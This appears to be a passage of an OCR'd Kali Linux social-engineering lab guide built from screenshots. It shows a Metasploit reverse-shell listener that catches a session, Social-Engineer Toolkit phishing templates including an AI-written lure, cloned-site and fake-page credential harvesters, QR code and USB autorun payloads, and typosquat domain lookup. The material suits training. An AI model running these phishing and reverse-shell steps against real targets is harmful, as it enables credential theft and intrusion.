




```
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.56.106
LHOST => 192.168.56.106
resource (/root/.set/meta_config)> set LPORT 9443
LPORT => 9443
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.56.106:9443
msf6 exploit(multi/handler) >
[*] Sending stage (203846 bytes) to 192.168.56.254
[*] Meterpreter session 1 opened (192.168.56.106:9443 -> 192.168.56.254:49349) at 2025-03-05 20:35:0
4 -0500
```

```
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ cd /usr/share/set/src/templates


┌──(kali㉿kali)-[/usr/share/set/src/templates]
└─$ ls -lai
total 52
4755534 drwxr-xr-x  2 root root 4096 Sep  9 15:45 .
4755487 drwxr-xr-x 16 root root 4096 Nov  3 13:21 ..
4755542 -rw-r--r--  1 root root  151 Oct 21  2024 31328256862518006364.template
4755544 -rw-r--r--  1 root root  133 Oct 21  2024 4842870413984355770.template
4755541 -rw-r--r--  1 root root  137 Oct 21  2024 84863010888203269076.template
4755537 -rw-r--r--  1 root root  131 Oct 21  2024 baby.template
4755543 -rw-r--r--  1 root root  309 Oct 21  2024 ebook.template
4755545 -rw-r--r--  1 root root  212 Oct 21  2024 newupdate.template
4755540 -rw-r--r--  1 root root  305 Oct 21  2024 receipt.template
4755536 -rw-r--r--  1 root root  468 Oct 21  2024 report.template
4755535 -rw-r--r--  1 root root  810 Oct 21  2024 securityupdates.template
4755538 -rw-r--r--  1 root root  158 Oct 21  2024 status.template
4755539 -rw-r--r--  1 root root  541 Oct 21  2024 strange.template
```



kali@kali: /usr/share/set/src/templates
Session Actions Edit View Help
GNU nano 8.6 mentoring.template *
Request for Mentorship Template
Created using ChatGPT 3/2025
#
SUBJECT="Request for Mentorship"
BODY="Good Day,\n\nI hope this message finds you well. My name is Jane Doe, and I am currently completing m
ical Engineering at Caltech. I will be graduating magna cum laude in May 2025, and I have been fortunate to
earch projects, leadership roles, and extracurricular activities related to our field. Through these experi
passion for innovative problem-solving and collaboration—qualities
I know you value in your mentorship work.\n\nI have followed your efforts in guiding and mentor
ing early-career professionals within electrical engineering, and I greatly admire your commitment to helpi
field. I would be honored to schedule a brief conversation with you about my career path and discuss any a
willing to share. Your expertise and guidance would be invaluable as I prepare for the next step in my jour
me for your review, which provides more details on my academic achievements, research initiatives, and lead
If you have any availability in the coming weeks, I would sincerely appreciate the opportunity to connect.
quest, and I look forward to the possibility of learning from your experience.
\n\nThank you in advance for your time and consideration.\n\nWarm regards,\nJane Doe\njanedoe@example.com"



set:phishing>1
[-] Available templates:
1: Strange internet usage from your computer
2: Have you seen this?
3: How long has it been?
4: New Update
5: Order Confirmation
6: Urgent Security Updates
7: Request for Mentorship
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: Computer Issue
11: Dan Brown's Angels & Demons
12: Baby Pics
set:phishing>




```
┌──(kali㉿kali)-[~]
└─$ ./bot.py
 * Serving Flask app 'bot'
 * Debug mode: on
WARNING: This is a development server. Do not
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:8080
 * Running on http://192.168.1.39:8080
Press CTRL+C to quit
 * Restarting with watchdog (inotify)
 * Debugger is active!
 * Debugger PIN: 652-046-871
```


Enter Package ID
http://127.0.0.1:8080
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Please Enter Your Package ID
Package ID
Submit



User Credentials
http://127.0.0.1:8080/login
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Package ID: 3110
Username: corey
Password:
Submit



Package Released
http://127.0.0.1:8080/released
110%
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Your package has been released and will be delivered soon!
Click here to submit another package.


```
┌──(kali㉿kali)-[~]
└─$ ls
armitage-tmp                cookbook_wordlist.txt
bot.py                      Desktop
bot.txt                     Documents
cookbook_emails.txt         Downloads


┌──(kali㉿kali)-[~]
└─$
```


```
3110,corey,pass
bot.txt (END)
```




Preview your voice clone 👇
0:05 / 0:05


RESEMBLE.AI
MANAGEMENT
Projects
PLAYGROUND
Text-to-Speech
Voice Changer
Speech-to-Text
Widgets





Full Screen Attack Demonstration

This page will attempt to go full screen to mimic a system interface.

Enter Full Screen

```
Username: jdoe, Password: mysecretpassword
fullscreen_creds.txt (END)
```

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```


```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.39]:
```




```
[*] WE GOT A HIT! Printing the output:
PARAM: ------geckoformboundaryb1ebd9d63ba6d16c854a6e136ed217
Content-Disposition: form-data; name="_u3292329342763l2943[first]"

Jane
------geckoformboundaryb1ebd9d63ba6d16c854a6e136ed217
Content-Disposition: form-data; name="_u3292329342763l2943[last]"

Doe
------geckoformboundaryb1ebd9d63ba6d16c854a6e136ed217
Content-Disposition: form-data; name="_u675699147451696475"

jdoe@example.com
------geckoformboundaryb1ebd9d63ba6d16c854a6e136ed217
Content-Disposition: form-data; name="wsite_subject"
```

```
^C[*] File in XML format exported to /root/.set/reports/2025-11-04 13:54:53.798414.xml

      Press <return> to continue
```

```
set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): https://www.darkderby.com/kali_cookbook3.html
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png

      Press <return> to continue
```

```
set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 192.168.92.3
set:payloads> Enter the PORT for the reverse listener: 9443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

```
┌──(kali㉿kali)-[~]
└─$ urlcrazy example.com

URLCrazy Domain Report
Domain    : example.com
Keyboard  : qwerty
At        : 2025-11-04 14:03:22 +0530
/usr/share/urlcrazy/country.rb:18:in `startup': undefined method `exists?' for class File (NoMethodError)

if File.exists?(country_db)
       ^^^^^^^^
Did you mean?  exist?
        from ./urlcrazy:841:in `<main>'
```

```
def Countrylookup.startup
# ok, set up @rfile. open once.
folder=File.expand_path(File.dirname(__FILE__))
country_db = folder + "/country-ips.dat"

if File.exists?(country_db)
  @rfile=File.open(country_db,"rb")
else
  if File.exists?(folder + "/IpToCountry.csv")
                  # pack that file & do it once
```

```ruby
def Countrylookup.startup
# ok, set up @rfile. open once.
folder=File.expand_path(File.dirname(__FILE__))
country_db = folder + "/country-ips.dat"

if File.exist?(country_db)
  @rfile=File.open(country_db,"rb")
else
  if File.exist?(folder + "/IpToCountry.csv")
                # pack that file & do it once
    last_start=nil
    last_end=nil
    last_country=nil
    File.open(folder + "/country-ips.dat","wb") do |wfile|
```

Typo Type	Typo Domain	IP	Country	NameServer	MailServer
Original	example.com	23.215.0.136	UNITED STATES (US)	b.iana-servers.net.	.
Character Omission	eample.com	76.223.54.146	UNITED STATES (US)	ns2.namefind.com.	
